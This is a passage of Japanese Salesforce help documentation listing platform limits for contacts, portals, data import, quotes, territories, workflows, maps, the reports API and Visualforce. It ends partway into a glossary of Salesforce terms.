取引先責任者-to-複数取引先を使用して、1 つの取引先責任者を複数の取引先に関連付けることができます。

- ほとんどの機能では、取引先責任者の主取引先が引き続き参照されます。たとえば、Data.com の重複管理では、レコードの比較時に主取引先が使用されます。したがって、間接取引先と取引先責任者のリレーションは、重複レコードの検出に使用する一致条件に含まれません。
- [取引先と取引先責任者] 標準レポートタイプからレポートを実行する場合、間接取引先責任者は使用できません。
- すべてのコミュニティユーザライセンスで取引先と取引先責任者の間接リレーションを参照できるわけではありません。
- 取引先と取引先責任者のリレーションオブジェクトでは、次のカスタム項目種別はサポートされません。
  - 参照関係
  - 主従関係
  - 積み上げ集計
  - ロングテキストエリア
  - テキストエリア (リッチ)

- 取引先と取引先責任者のリレーションオブジェクトでは、次の機能とカスタマイズはサポートされません。
  - 項目履歴
  - 項目セット
  - プロセスビルダー、承認、ワークフロールール
  - カスタムボタン、カスタムアクション、カスタムリンク
  - レコードタイプ

取引先責任者履歴に関する制限

- 取引先責任者の関連リストに対する変更は、取引先責任者履歴で追跡されません。

取引先責任者および個人取引先のカスタマーポータルの有効化および管理に関する制限

- 代理管理者は大規模カスタマーポータルライセンスを取引先責任者に割り当てることはできません。
- API からカスタマーユーザを作成した場合、そのユーザには「Chatter アンサーユーザ」権限が選択されません。
- 個人取引先ユーザがカスタマーポータルにセルフ登録しようとすると、ポータル管理者に問い合わせるように指示するメール通知が送信されます。「Customer Portal ログインと設定の有効化」(ページ 2801)を参照してください。
- カスタマーポータルの使用が有効になっている個人取引先はマージできません。
- カスタマーポータルの使用が有効になっている個人取引先は削除できません。
- パートナーポータルが有効になっている取引先責任者は、同様にパートナーポータルが有効になっている取引先にのみ移行できます。

セルフサービスが有効になっている取引先責任者の取引先の変更に関する制限

- セルフサービスポータルで、セルフサービスユーザ(ページ 1985)である取引先責任者は、現在の取引先に関連付けられている場合にのみケースを参照できます。
- セルフサービスユーザが商談を表示することはできません。

取引先責任者および個人取引先のセルフサービスの削除に関する制限

- 有効なセルフサービスユーザを削除することはできません。セルフサービスへのユーザのアクセス権を無効にすることのみが可能です。
- 有効なセルフサービスユーザに関連付けられている取引先責任者または個人取引先を削除することはできません。代わりに、セルフサービスポータルへのユーザのアクセス権を無効にしてから、その取引先責任者または個人取引先を削除します。

取引先責任者の役割の制限事項

取引先責任者の役割には、いくつかの制限事項があります。

- 取引先責任者の詳細ページから商談を作成すると、その責任者が商談の主取引先責任者になります。ただし、取引先責任者の役割は自動的に割り当てられません。
- ケース取引先責任者の役割では、［主］オプションは使用できません。ケースの主取引先責任者は常に、[ケース詳細]セクションの［取引先責任者名］に表示されている取引先責任者となります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

インポートの制限

データインポートの制限はレコードタイプによって異なります。

ACT!、Outlook、CSV (カンマ区切り値) 形式でデータ保存できるプログラム (Excel や GoldMine など) から、データをインポートできます。

レコードタイプ	インポートレコードの件数制限	必要なユーザ権限
自分が所有する法人取引先と取引先責任者	データインポートウィザードを使用して一度に 50,000 件	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」
他のユーザが所有する法人取引先と取引先責任者	一度に 50,000 件	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」
自分が所有する個人取引先	一度に 50,000 件	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」
他のユーザが所有する個人取引先	一度に 50,000 件	取引先に対する「作成」 および

レコードタイプ	インポートレコードの件数制限	必要なユーザ権限
		取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」
リード	一度に 50,000 件	「リードのインポート」
キャンペーンメンバー	一度に 50,000 件	インポートするデータに応じて異なります。 • キャンペーンメンバーの状況 • 既存の取引先責任者 • 既存のリード • 既存の個人取引先 • 新規取引先責任者 • 新規リード
カスタムオブジェクト	一度に 50,000 件	「カスタムオブジェクトのインポート」 および カスタムオブジェクトに対する「編集」
ソリューション	一度に 50,000 件	「ソリューションのインポート」
納入商品 ケース キャンペーン 契約 ドキュメント 商談 商品	これらのレコードはデータインポートウィザードを使用してインポートできません。	

インポートファイルは 100 MB を超えることはできません。ファイルの各レコードは 400 KB を超えることはできません。また、インポートされるメモと説明はそれぞれ、32 KB を超えることはできません。32KB より長い説

明は切り捨てられます。納入商品、ケース、キャンペーン、契約、ドキュメント、商談、商品は、インポートウィザードではインポートできません。

関連トピック:

個人取引先および法人取引先の制限
キャンペーンメンバーのインポート

個人取引先および法人取引先の制限

個人取引先および法人取引先の項目の制限です。

組織で個人取引先を使用している場合は、取引先項目ページに、個人取引先および法人取引先項目の両方が一覧表示されます。個人取引先では、取引先および取引先責任者項目が併用されます。次の取引先責任者項目は、個人取引先では使用できますが、法人取引先では使用できません。

- 個人取引先アイコンが表示されている取引先標準項目リスト内の項目。
- 取引先責任者カスタム項目 & リレーションリスト内の項目。

見積の制限

見積テンプレートおよび見積 PDF の制限です。

見積テンプレートの制限

状況によって、項目が見積テンプレートのパレットや、テンプレートから作成したPDFに表示されないことがあります。

- テキスト項目のデフォルト値が 255 文字を超えている場合、その項目は見積テンプレートで使用できません。
- 項目レベルセキュリティ設定によって表示や更新ができない項目は、テンプレートにその項目が含まれている場合でも、テンプレートから作成したPDF上に表示されません。PDFには参照のみの項目が表示されます。
- 見積ページレイアウト上に表示されていて、特定の見積の値がない項目は、見積テンプレートのパレットに表示されますが、その見積から作成した PDF には表示されません。
- データが含まれていない見積品目名の項目は、テンプレートにその項目が含まれていても、PDF作成時にはリストに列として表示されません。たとえば、割引を提供する見積品目名がない場合、リストに［割引］項目が含まれていても、［割引］列は表示されません。
- 見積ページレイアウト上に関連するリストが含まれていない場合、テンプレートパレットまたはそのページレイアウトを使用する見積の PDF に表示されません。

見積 PDF の制限

- 見積PDFの関連リストに表示されるテキスト項目は、256 文字未満に切り捨てられます。この制限は、リッチテキストエリア項目、他のタイプのテキスト項目、標準項目、カスタム項目に適用されます。

- 見積 PDF では、右から左へ記述される言語はサポートされません。テキストは右揃えではなく左揃えで表示されます。

スケジュールの制限

組織が使用できるスケジュールタイプの制限です。

Salesforce システム管理者は組織で使用可能なスケジュールの種類を決定します。これらは数量スケジュール、収益スケジュール、またはその両方です。システム管理者は、個別の商品ごとに設定可能なスケジュールの種類も指定します。

Apex でスケジュールを参照している場合、無効にできるスケジュール種別 (数量または収益) は 1 つのみです。たとえば、Apex でスケジュールオブジェクト (コード内の `OpportunityLineItemSchedule`) を参照している場合、片方のスケジュール種別を無効にすることはできますが、両方を無効にすることはできません。

エンタープライズテリトリー管理の制限

エンタープライズテリトリー管理のモデル、テリトリー、および割り当てルールの制限。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

テリトリーモデルの制限

組織の Salesforce のエディションによって、本番組織および Sandbox 組織で作成できるテリトリーモデル数が決まります。この制限には、コピーによって作成されたモデルも含まれます。

エディション	本番組織でのモデル数	Sandbox 組織でのモデル数
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

テリトリーのデフォルトの制限

デフォルトでは、各テリトリーモデルには最大 1,000 個のテリトリーを設定できます。

割り当てルールの制限

各テリトリーには 15 個までの割り当てルールを指定できます。

プロセスの自動化の制限

ワークフローおよび承認の制限は、組織のエディションによって異なります。

ワークフローと承認では、メールや項目更新などの頻繁に行う ToDo が自動化されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エディションごとのワークフローと承認の制限

制限	詳細				
承認プロセス	なし	なし	なし	なし	各組織の制限は、次のとおりです。 • 1,000 個の承認プロセス • オブジェクトあたり 300 個の承認プロセス 各承認プロセスの制限は、次のとおりです。 • 30 ステップ • 1 ステップあたり 25 個 (人) の承認 • 最大 40 個の申請時のアクション • 最大 40 個の最

制限	詳細
	終承認時のアクション • 最大 40 個の最終却下時のアクション • 最大 40 個の取り消し時のアクション 申請時、最終承認時、最終却下時、および取り消し時のアクションのセットごとの制限は、次のとおりです。 • 最大 10 回のメールアラート • 最大 10 件の ToDo • 最大 10 項目の更新 • 最大 10 件のアウトバウンドメッセージ
承認申請コメント:最大文字数	承認申請のコメントは 4,000 文字に制限されています。中国語、日本語、または韓国語の場合は 1,333 文字に制限されます。
フロートリガワークフローアクション:フロー変数の割り当て	25 (Professional Edition ではなし)
1 日あたりのワークフローメール	標準 Salesforce ライセンスあたり 1,000 件 (Developer Edition では 15 件)、組織あたり 2,000,000 件
ワークフロールール	ワークフロールールごとに次の制限があります。 • 最大 10 回のトリガ • 最大 40 回のルール適用時のアクション • タイムトリガごとの最大 40 回の時間ベースのアクション

制限	詳細
	ルール適用時のアクションと各タイムトリガの制限は、次のとおりです。 • 最大 10 回のメールアラート • 最大 10 件の ToDo • 最大 10 項目の更新 • 最大 10 件のアウトバウンドメッセージ • 最大 10 件のフロートリガ[1]
1 時間あたりのワークフロータイムトリガ数	50

[1] フロートリガワークフローアクションのパイロットプログラムは終了しました。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの [フロー] アクションを使用します。

関連トピック:

プロセスの制限
割り当てルール、自動レスポンスルール、およびエスカレーションルールの制限
Visual Workflow の制限

地図およびロケーションサービスの制限

ユーザあたりのマップビューの制限です。

地図およびロケーションサービスでは、Google マップを使用して標準住所項目の地図を表示し、Visualforce 地図を作成できます。また、ユーザがオートコンプリートを使用して新しい住所を入力できます。

マップビューの制限

各有料ユーザおよびプロビジョニング対象ユーザは、1 年あたり 4,000 回のマップビューが許可されています。組織全体のマップビューは、その有料ユーザとプロビジョニング対象ユーザに割り当てられた合計マップビュー数に制限されます。この組織の合計マップビュー数は、有料ユーザと無料ユーザの両方によって共有されます。マップビューは次のいずれかとして定義されます。

- 個々の標準住所の地図の表示

  メモ: 同一レコードの請求先住所と納入先住所を表示した場合、2 回のマップビューとみなされます。

- 単一の Visualforce 地図の表示
- 場所が Visualforce 地図上の住所で指定されている地図のマーカーの表示

  メモ: 場所が緯度と経度で定義された地図のマーカーは、マップビューには表示されません。

- 標準住所項目のルックアップの各オートコンプリート

レポートおよびダッシュボード REST API の制限

レポートおよびダッシュボード REST API の制限

レポートおよびダッシュボード REST API には次の制限があります。

レポート API の制限

- クロス条件、標準レポート条件、行制限による絞り込みは、データを絞り込む場合には使用できません。
- 履歴トレンドレポートは、マトリックスレポートでのみサポートされています。
- API では、列として選択された 100 個までの項目を含むレポートのみ処理できます。
- 最近参照した 200 個までのレポートのリストが返されます。
- 1 時間あたり 500 回までのレポートの同期実行を組織で要求できます。
- API では、一度に 20 回までのレポートの同期実行の要求をサポートしています。
- 非同期に実行された 2,000 個までのレポートインスタンスのリストが返されます。
- API では、レポートの非同期実行の結果を取得するために、一度に 200 件までの要求をサポートしています。
- 1 時間あたり 1,200 回までの非同期要求を組織で要求できます。
- レポートの非同期実行の結果は、24 時間以内に使用できます。
- API では、レポートの最初の 2,000 行までが返されます。検索条件を使用して結果を絞り込むことができます。
- レポートの実行時にカスタム項目の検索条件を 20 件まで追加できます。

ダッシュボード API の制限

- 1 時間あたり 200 回までのダッシュボードの更新を組織で要求できます。
- 1 時間あたり最大 5,000 個のダッシュボードの結果を組織で要求できます。

関連トピック:

ダッシュボードの制限

Visualforce コンポーネントの制限

Visualforce コンポーネントおよびページに関する制限です。

Visualforce では、タグベースのマークアップ言語を使用して、アプリケーションを開発したり、Salesforce のユーザインターフェースをカスタマイズしたりします。

制限	値
Visualforce ページ名の最大長 (Visualforce ページとして一意に識別される URL のテキスト)	40 文字 ページ名は、40 文字以内にしてください。

制限	値
Visualforce ページ (ソースコードであり、表示される応答ではありません) のソースコードの最大長	1 MB のテキスト 1 つのページには、最大 1 MB のテキスト、約 1,000,000 文字まで保持できます。
Visualforce コンポーネント (ソースコード) のソースコードの最大長	1 MB のテキスト 1 つのコンポーネントに、最大 1 MB のテキスト、約 1,000,000 文字を入れることができます。
プロファイルタブに表示される Visualforce ページの最大幅	750 ピクセル プロファイルタブに表示される単一ページの幅は、750 ピクセル以下にする必要があります。

用語集

この用語集では、Salesforce ドキュメント全体で見られる用語を定義します。

A

取引先
状況を把握したい組織、会社、または消費者。たとえば、顧客、パートナー、競合会社など。

取引先割り当てルール
ユーザが定義する条件に基づいて、取引先をテリトリーに自動的に割り当てるルール。

取引先チーム
取引先を担当するユーザで構成されるチーム。たとえば、担当役員、専任サポート要員、およびプロジェクトマネージャで構成される取引先チームがあります。

活動
行動、ToDo、記録した通話、送信したメール。活動は、取引先、リード、商談、ケースなど他のレコードに関連付けることができます。Shared Activities が有効の組織では、活動を複数の取引先責任者に関連付けることができます。ToDo は、Salesforce システム管理者が設定したワークフロールールや承認プロセスで生成することもできます。

管理者 (システム管理者)
アプリケーションの設定およびカスタマイズができる組織内の 1 人以上のユーザ。システム管理者プロファイルに割り当てられているユーザは、管理者権限があります。

調整なしの金額
コラボレーション売上予測で使用されます。個人が所有する商談 (収益ベース) およびその個人の部下の商談の調整なしの合計数量。部下には売上予測階層のその個人の下位にいる全員が含まれます。この金額はレポートにのみ表示されます。

マネージャによる調整なしの金額
コラボレーション売上予測で使用されます。売上予測の所有者が表示する売上予測数。これは、所有者の商談 (収益ベース) とその部下の商談の合計金額です (売上予測所有者が所有者またはその部下の売上予測に行った調整を含む)。これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。

アンサー
コミュニティアプリケーションの機能の 1 つ。この機能により、ユーザが質問したり、コミュニティメンバーが回答を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として返信をマークできます。

Apex
開発者が Force.com プラットフォームサーバでフローとトランザクションの制御ステートメントを Force.com API へのコールと組み合わせて実行できるようにした、強く型付けされたオブジェクト指向のプログラミング言語。Java に似た、データベースのストアドプロシージャのように動作する構文を使用する Apex により、

開発者は、ボタンクリック、関連レコードの更新、およびVisualforceページなどのほとんどのシステムイベントにビジネスロジックを追加できます。Apexコードは、Webサービス要求、およびオブジェクトのトリガから開始できます。

Apex Connector Framework

Salesforce Connectのカスタムアダプタを作成するための、DataSource名前空間にある一連のクラスおよびメソッド。Salesforce Connectに利用可能な他のアダプタがニーズに適さない場合は、カスタムアダプタを作成してSalesforce組織外に保存されているデータに接続します。

アプリケーション

「App」と表記されることもあります。特定のビジネス要件を扱うタブ、レポート、ダッシュボードおよびVisualforceページなどのコンポーネントの集合です。Salesforceでは、セールスおよびコールセンターなどの標準アプリケーションを提供しています。お客様のニーズに合わせてこれらの標準アプリケーションをカスタマイズできます。また、アプリケーションをパッケージ化して、カスタム項目、カスタムタブ、カスタムオブジェクトなどの関連コンポーネントと共にAppExchangeにアップロードできます。そのアプリケーションをAppExchangeから他のSalesforceユーザが利用できるようにすることもできます。

アプリケーションメニュー

「Force.comアプリケーションメニュー」を参照してください。

AppExchange

AppExchangeはSalesforceの共有インターフェースであり、Force.comプラットフォームのアプリケーションやサービスを参照および共有できます。

承認時のアクション

「自動アクション」を参照してください。

承認プロセス

承認プロセスでは、Salesforceでレコードを承認する方法を自動化します。承認プロセスでは、承認申請者やプロセスの各ポイントでの実行内容など、承認の各ステップについて指定します。

記事

*記事*には、知識ベースで入手できるようにする会社の商品およびサービスに関する情報が取り込まれます。

記事マネージャ

Salesforceでは、*記事*マネージャは特定のタイプのユーザを表します。記事マネージャは、[記事の管理]タブにアクセスして記事の作成、編集、割り当て、公開、アーカイブ、および削除ができます。記事マネージャはナレッジマネージャと呼ばれる場合もあります。記事マネージャには、「記事の管理」ユーザ権限が必要です。[記事の管理]タブは、「記事の管理」権限を持たないユーザには表示されません。

記事タイプ

Salesforceナレッジのすべての記事は1つの*記事タイプ*に割り当てられます。記事のタイプは、記事が含むコンテンツのタイプ、外観、および記事にアクセスできるユーザを特定します。たとえば、単純なFAQの記事タイプには、［質問］および［回答］の2つのカスタム項目があり、記事マネージャがFAQの記事の作成または更新時にそこにデータを入力します。より複雑な記事タイプでは、複数のセクションに分かれた多数の項目が必要な場合があります。レイアウトおよびテンプレートを使用することで、管理者は特定のコンテンツに対して最も効果的な方法で記事タイプを構築できます。記事タイプへのユーザのアクセスは権限によって制御されます。各記事タイプについて、管理者は「作成」、「参照」、「編集」、または「削除」権限をユーザに与えることができます。たとえば、記事マネージャは内部ユーザにはFAQ記事タイプの参照、作成、編集を許可し、パートナーユーザにはFAQの参照のみを許可したりします。

納入商品
: 顧客が所有する特定モデルまたは種別の商品。組織が納入商品を使用する方法に応じて、顧客が購入またはインストールした商品、または顧客が使用する競合商品を表すことがあります。

割り当て
: 編集のために別のユーザに割り当てられたドラフト記事。割り当てには短い説明や期日が含まれている場合があります。

@メンション
: ユーザまたはグループの名前の前にある @ 記号 (**[@Bob Smith]** または **[@DocTeam]** など)。Chatter 投稿およびコメントでユーザを@メンションできます。ユーザに関して@メンションすると、その@メンションはユーザのプロファイルにリンクされ、投稿またはコメントがフィードに表示されて、そのユーザにメールで通知されます。

自動レスポンスルール
: 提出されたレコードの属性に基づいてケースまたはリード登録に自動メールレスポンスを送信する条件セット。該当するケースは、セルフサービスポータル、カスタマーポータル、Web-to-ケースフォーム、メール-to-ケースメッセージ、またはオンデマンドメール-to-ケースメッセージから登録されたケースです。該当するリードは、Web-to-リードフォームから取り込まれたリードです。

B

最善達成予測
: 各営業担当者が、特定の月または四半期で達成する見込みのある総売上予測金額。マネージャの場合、この値は、自分自身とチーム全体で達成する見込みのある金額に等しくなります。

最良の回答
: アンサーコミュニティのメンバーが質問し、他のコミュニティメンバーが回答を投稿すると、質問者は回答のいずれかを最良の回答としてマークできます。最良の回答は、質問の真下 (その他の回答の上) に表示されます。最良の回答を指定することにより、同じ質問のある他のコミュニティメンバーが関連性の最も高く、役立つ情報をすぐに見つけることができます。

空白のルックアップ
: 参照項目ダイアログに検索語が入力されない場合に実行されるルックアップ。

バケット化
: レポートビルダーのツール。数式またはカスタム項目を作成せずに、項目ごとにレポートレコードを分類できます。

法人取引先
: 状況を把握したい会社または組織。

C

キャンペーン
: 広告、ダイレクトメール、セミナーなど、見込み客を創出し、ブランド名を浸透させるために実施するマーケティング活動。

キャンペーン階層
最大5つまでの階層化されたキャンペーンのセット。1つの親キャンペーンは複数の子キャンペーンを持つことができますが、1 つの子キャンペーンは 1 つしか親キャンペーン持つことができません。

キャンペーンメンバー
キャンペーンに関連付けられているリードまたは取引先責任者。

キャンペーン **ROI (投資収益率)**
マーケティング投資額に対する収益。キャンペーン ROI 分析レポートを使用して、ROI を分析します。ROI は、純益（[成立商談金額合計] – [実費]）を [実費] で除算して算出されます。算出された ROI はパーセントで表します。

ケース
顧客からのフィードバック、問題、質問に関する詳細説明。顧客の問題の追跡および解決に使用します。

カテゴリ、ソリューション
類似したソリューションをまとめるためにソリューションに適用できるラベル。ソリューションカテゴリを使用すると、カスタマサポート担当者はケースの解決時にソリューションをすぐに見つけることができます。セルフサービスポータルまたは公開ソリューションを使用する場合、顧客はカテゴリごとにソリューションを参照し、必要なソリューションを見つけることができます。「親カテゴリ」も参照してください。

カテゴリ、アイデア
カテゴリは、システム管理者が定義した値で、アイデアをゾーン内で論理サブグループに整理するときに役立ちます。[アイデア] タブの [カテゴリの参照] ドロップダウンリストを使用して、ユーザはアイデアをカテゴリ別に絞ることができ、[アイデアの投稿] ページの [分類] 選択リストで、アイデアにカテゴリを追加することができます。たとえば、アイデアゾーンのテーマが「洋服の型の改善」である場合には、「シャツ」、「ジャケット」、「スラックス」などのカテゴリを設定します。各組織は共通のカテゴリセットを1つ持ち、各ゾーンに追加または削除することができます。システム管理者は、アイデアゾーンおよびアンサーゾーンの各カテゴリを定義します。

カテゴリ、情報と回答
「アンサーのデータカテゴリ」と「Articles のデータカテゴリ」を参照してください。

アンサーのカテゴリグループ
アンサーゾーンでは、*カテゴリグループ*に 1 つ以上のカテゴリが含まれており、質問を整理して参照しやすくするのに役立ちます。カテゴリグループに階層が含まれる場合、最初のレベルのカテゴリだけに [アンサー] タブが表示されます。たとえば、コンピュータメーカーの場合、製品ゾーンに、高性能ラップトップ、ポータブルラップトップ、ゲーム用デスクトップ、エンタープライズデスクトップの 4 つのカテゴリを持つ製品カテゴリグループを作成することができます。ゾーンメンバーは、カテゴリのいずれかを選択して、質問に割り当てることができます。システム管理者はカテゴリグループとカテゴリを作成し、カテゴリグループをアンサーゾーンと関連付けます。システム管理者は、アイデアゾーンおよびアンサーゾーンの各カテゴリを定義します。

記事のカテゴリグループ
Salesforce ナレッジでは、*カテゴリグループ*は、データカテゴリを論理階層にまとめます。たとえば、営業地域や事業単位で記事を分類するには、「営業地域」と「事業単位」という 2 つのカテゴリグループを作成します。「営業地域」カテゴリグループでは、「全営業地域」を最上位として、第2レベルに「北米」、「アジア」というように、地理的階層を最大 5 レベルに構成することができます。記事を作成すると、作成者は関連カテゴリを記事に割り当てます。記事を検索するエンドユーザはカテゴリごとに検索および絞り込むことができます。

チャネル
記事を利用可能にする媒体。Salesforce ナレッジでは、記事を利用可能にできるチャネルを 4 つ提供しています。

- 内部アプリケーション:Salesforce のユーザが、ロールの表示設定に応じて [記事] タブで記事にアクセスできます。
- カスタマー:[記事] タブがコミュニティまたはカスタマーポータルで使用可能な場合、顧客が記事にアクセスできます。カスタマーユーザは、取引先でのマネージャのロール表示設定を継承します。コミュニティでは、カスタマーコミュニティまたはカスタマーコミュニティプラスライセンスを持つユーザのみが記事を使用できます。
- パートナー:[記事] タブがコミュニティまたはカスタマーポータルで使用可能な場合、パートナーが記事にアクセスできます。パートナーユーザは、取引先でのマネージャのロール表示設定を継承します。コミュニティでは、パートナコミュニティライセンスを持つユーザのみが記事を使用できます。
- 公開知識ベース: 記事は、AppExchange から *Salesforce ナレッジのサンプル公開知識*ベースアプリケーションを使用して公開知識ベースを作成することで、匿名ユーザに公開できます。公開知識ベースの作成には、サイトおよび Visualforce が必要です。

チャネルマネージャ
パートナーを管理する社内ユーザ。

Chatter アンサー
ユーザが質問を投稿して他のユーザやサポートエージェントから回答やコメントを受け取れる、セルフサービスのサポートコミュニティ。

Chatter フィード
Salesforce の最近の活動のリスト。Chatter フィードは、次の場所に表示されます。

- [Chatter] タブまたは [ホーム] タブ。自分の投稿、フォローしている人からの投稿、フォローしているレコードの更新、および自分がメンバーになっているグループへの投稿が表示されます。
- プロファイル。参照しているプロファイルのユーザが行った投稿が表示されます。
- レコード。参照中のレコードへの更新を確認できます。
- Chatter グループ。参照しているグループへの投稿が表示されます。

Chatter グループ
Chatter グループを使って、特定の人と情報を共有できます。たとえば、あるプロジェクトに取り組んでいて、その情報をチームメンバーのみで共有する場合、チーム用の Chatter グループを作成できます。Chatter グループには、メンバーリスト、Chatter フィード、写真が含まれます。次の種別の Chatter グループを作成できます。

- 公開: 投稿できるのはグループメンバーのみですが、誰でも投稿を参照でき、公開グループに参加できます。
- 非公開: 投稿と投稿の参照ができるのはメンバーのみです。メンバーの追加は、グループの所有者またはマネージャが行う必要があります。

Cloud Flow Designer
システム管理者が Salesforce で使用するフローを作成できるクラウドベースのアプリケーション。

組み合わせグラフ
組み合わせグラフでは、1つのグラフ上に複数のデータセットが描画されます。各データセットは異なる項目に基づいているため、簡単に値を比較できます。また、特定の種類のグラフを組み合わせて、1つのグラフにさまざまな方法でデータを示すこともできます。

接続先 (Salesforce to Salesforce)
Salesforce to Salesforce を使用してデータを共有するために招待したビジネスパートナー。

コミュニティ
カスタマイズ可能な、従業員、顧客、およびパートナーがベストプラクティスやビジネスプロセスにおいてコラボレーションを行うための、公開または非公開のスペース。

コミュニティアプリケーション
コミュニティアプリケーションには、アイデアとアンサーの機能があります。コミュニティアプリケーションは、Force.com アプリケーションメニューから利用できます。

コミュニティエキスパート
組織を代表する信頼のおける権威ある立場で話すコミュニティメンバー。コミュニティエキスパートがコメントまたはアイデアを投稿すると、その名前の横に固有のアイコン ( ) が表示されます。Salesforce システム管理者は、必要に応じてコミュニティエキスパートを何人でも指名できます。

達成予測
各営業担当者が特定の月または四半期で確実に達成可能な売上予測の金額。マネージャの場合、この値は、自分自身とチーム全体で確実に達成可能な金額に等しくなります。

競合
特定の商談に入力された競合名、強み、および弱みを表示する関連リスト。

コンピュータテレフォニーインテグレーション (CTI)
受発信通話の処理と制御を容易にする電話システムとコンピュータ間の連結。

Connect for Office
ユーザが Salesforce と Microsoft® Word および Excel を統合する商品。

Connect for Outlook
Connect for Outlook は終了しました。この製品は、Microsoft® Outlook® 2007 以前のバージョンの従来の同期アドインです。

Connect Offline
場所や時間に制約されることなく、完全なオフライン状態で営業担当者が Salesforce を使用し、リモートでデータを更新するための商品。

接続ユーザ
Salesforce Connect に組織間アダプタを使用している場合のプロバイダ組織のユーザ。登録者組織は、このユーザのログイン情報を使用してプロバイダ組織にログインします。プロバイダ組織のデータへの接続ユーザのアクセス権は、登録者組織からアクセスできるデータに影響します。

[コンソール] タブ
エージェントコンソールを含むタブ。ユーザがすべての情報を 1 か所で参照および編集できるように、関連するレコードを、複数のフレームで構成される 1 画面に統合します。

取引先責任者
取引先に関連のある個人。

Contact Manager Edition
主な取引先責任者管理機能へのアクセスを提供する中小企業用に設計された Salesforce エディション。

取引先責任者の役割
「意思決定者」や「評価者」など、特定の取引先、契約、または商談で取引先責任者が果たす役割。1つの取引先責任者を、取引先、契約、商談の「主」取引先責任者としてマークできます。さまざまな取引先、契約、または商談において、取引先責任者にはさまざまな役割があります。

コンテンツ配信
リード、取引先責任者、および同僚への配信に最適なオンライン形式に変換されたファイル。

コンテンツパック
Salesforce CRM Content 内のグループとして格納された関連するドキュメントまたはファイルの集合。

契約
複数の集団の間での業務条件を定義した合意。

契約品目名
サービス契約に含まれる特定の商品。サービス契約の [契約品目名] 関連リストにのみ契約品目名は表示され、契約の関連リストには表示されません。

制御項目
対応する1つ以上の連動項目で使用可能な値を制御する、標準またはカスタムの選択リストやチェックボックスの項目。

変換
評価済みリードを取引先、取引先責任者、または商談に変更できるボタンまたはリンク。リード項目の情報は、適切な取引先、取引先責任者、商談項目に移行されます。

CTI Adapter
Salesforce ソフトフォンの外観と動作を制御する軽量ソフトウェアプログラム。このアダプタは、サードパーティの CTI (コンピュータテレフォニーインテグレーション) システム、Salesforce、および Salesforce CRM Call Center ユーザとの間の仲介ソフトウェアとして動作します。Salesforce CRM Call Center 機能にアクセスするすべてのコンピュータにインストールする必要があります。

カスタムコンソールコンポーネント
コンソールの機能をカスタマイズ、統合、または拡張するためにシステム管理者が Salesforce コンソールに追加する Visualforce ページ。

カスタム項目
組織の必要に応じて Salesforce をカスタマイズするために標準項目の他に追加できる項目。

カスタムヘルプ
システム管理者が、標準項目、カスタム項目、またはカスタムオブジェクトに固有の情報を画面上に表示するために作成するカスタムテキスト。

カスタムリンク
管理者によって定義された URL。これを使用して、Salesforce データを外部 Web サイトとバックエンドのオフィスシステムと統合します。以前は Web リンクと呼ばれていました。

カスタムオブジェクト
組織固有の情報を保存することが可能なカスタムレコード。

カスタムレポートタイプ
「レポートタイプ」を参照してください。

カスタムSコントロール

メモ: Sコントロールは、Visualforce ページに置き換えられました。2010 年以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存Sコントロールに影響はありません。引き続き編集できます。

カスタムリンクで使用するカスタムWebコンテンツ。カスタムSコントロールには、Javaアプレット、Active-Xコントロール、Excelファイル、カスタムHTML Webフォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

カスタマイザブル売上予測
売上予測モジュールの改訂版で、組織のビジネスプロセスの売上予測をカスタマイズできます。

カスタムビュー
特定のオブジェクトに関するレコードの特定のセットを参照できる表示機能。

D

ダッシュボード
ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、またはVisualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大20個のコンポーネントを持たせることができます。

ダッシュボードビルダー
ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェース。

アンサーのデータカテゴリ
[アンサー] タブで、データカテゴリを使用して、アンサーゾーンの質問を分類できます。たとえば、ハードウェア製品に関するゾーンには、データカテゴリとしてラップトップ、デスクトップ、プリンタなどがあることが考えられます。ゾーンメンバーは、特定のカテゴリ内をすばやく参照し、質問に対する回答を見つけることができます。管理者は、データカテゴリを使用して質問へのアクセスを制御します。

記事のデータカテゴリ
Salesforce ナレッジでは、データカテゴリは、階層的にカテゴリグループにまとめられた一連の条件です。知識ベースの記事は、複数のカテゴリにしたがって分類できます。ユーザは必要な記事を見つけやすくなります。たとえば、営業地域や事業単位で記事を分類するには、「営業地域」と「事業単位」という2つのカテゴリグループを作成します。「営業地域」カテゴリグループでは、「全営業地域」を最上位として、第2レベルに「北米」、「アジア」というように、地理的階層を最大5レベルに構成することができます。作成者がカテゴリを記事に割り当てます。管理者は、データカテゴリを使用して記事へのアクセスを制御します。

Database.com
Salesforce のエンタープライズクラウドデータベース。

期間指定換算レート
期間指定換算レートによって、特定の日付範囲に通貨換算レートを割り当てることができます。たとえば、1月1日の換算レートが1 USD に対し1.39 AUD だったものが、2月1日には1 USD が1.42 AUD に変わったとし

ます。1 月 1 日から 2 月 1 日までの間に完了した商談は、最初の換算レート (1 = 1.39) を使用しますが、2 月 1 日以降に完了した商談は、次の換算レート (1 = 1.42) を使用します。

降格
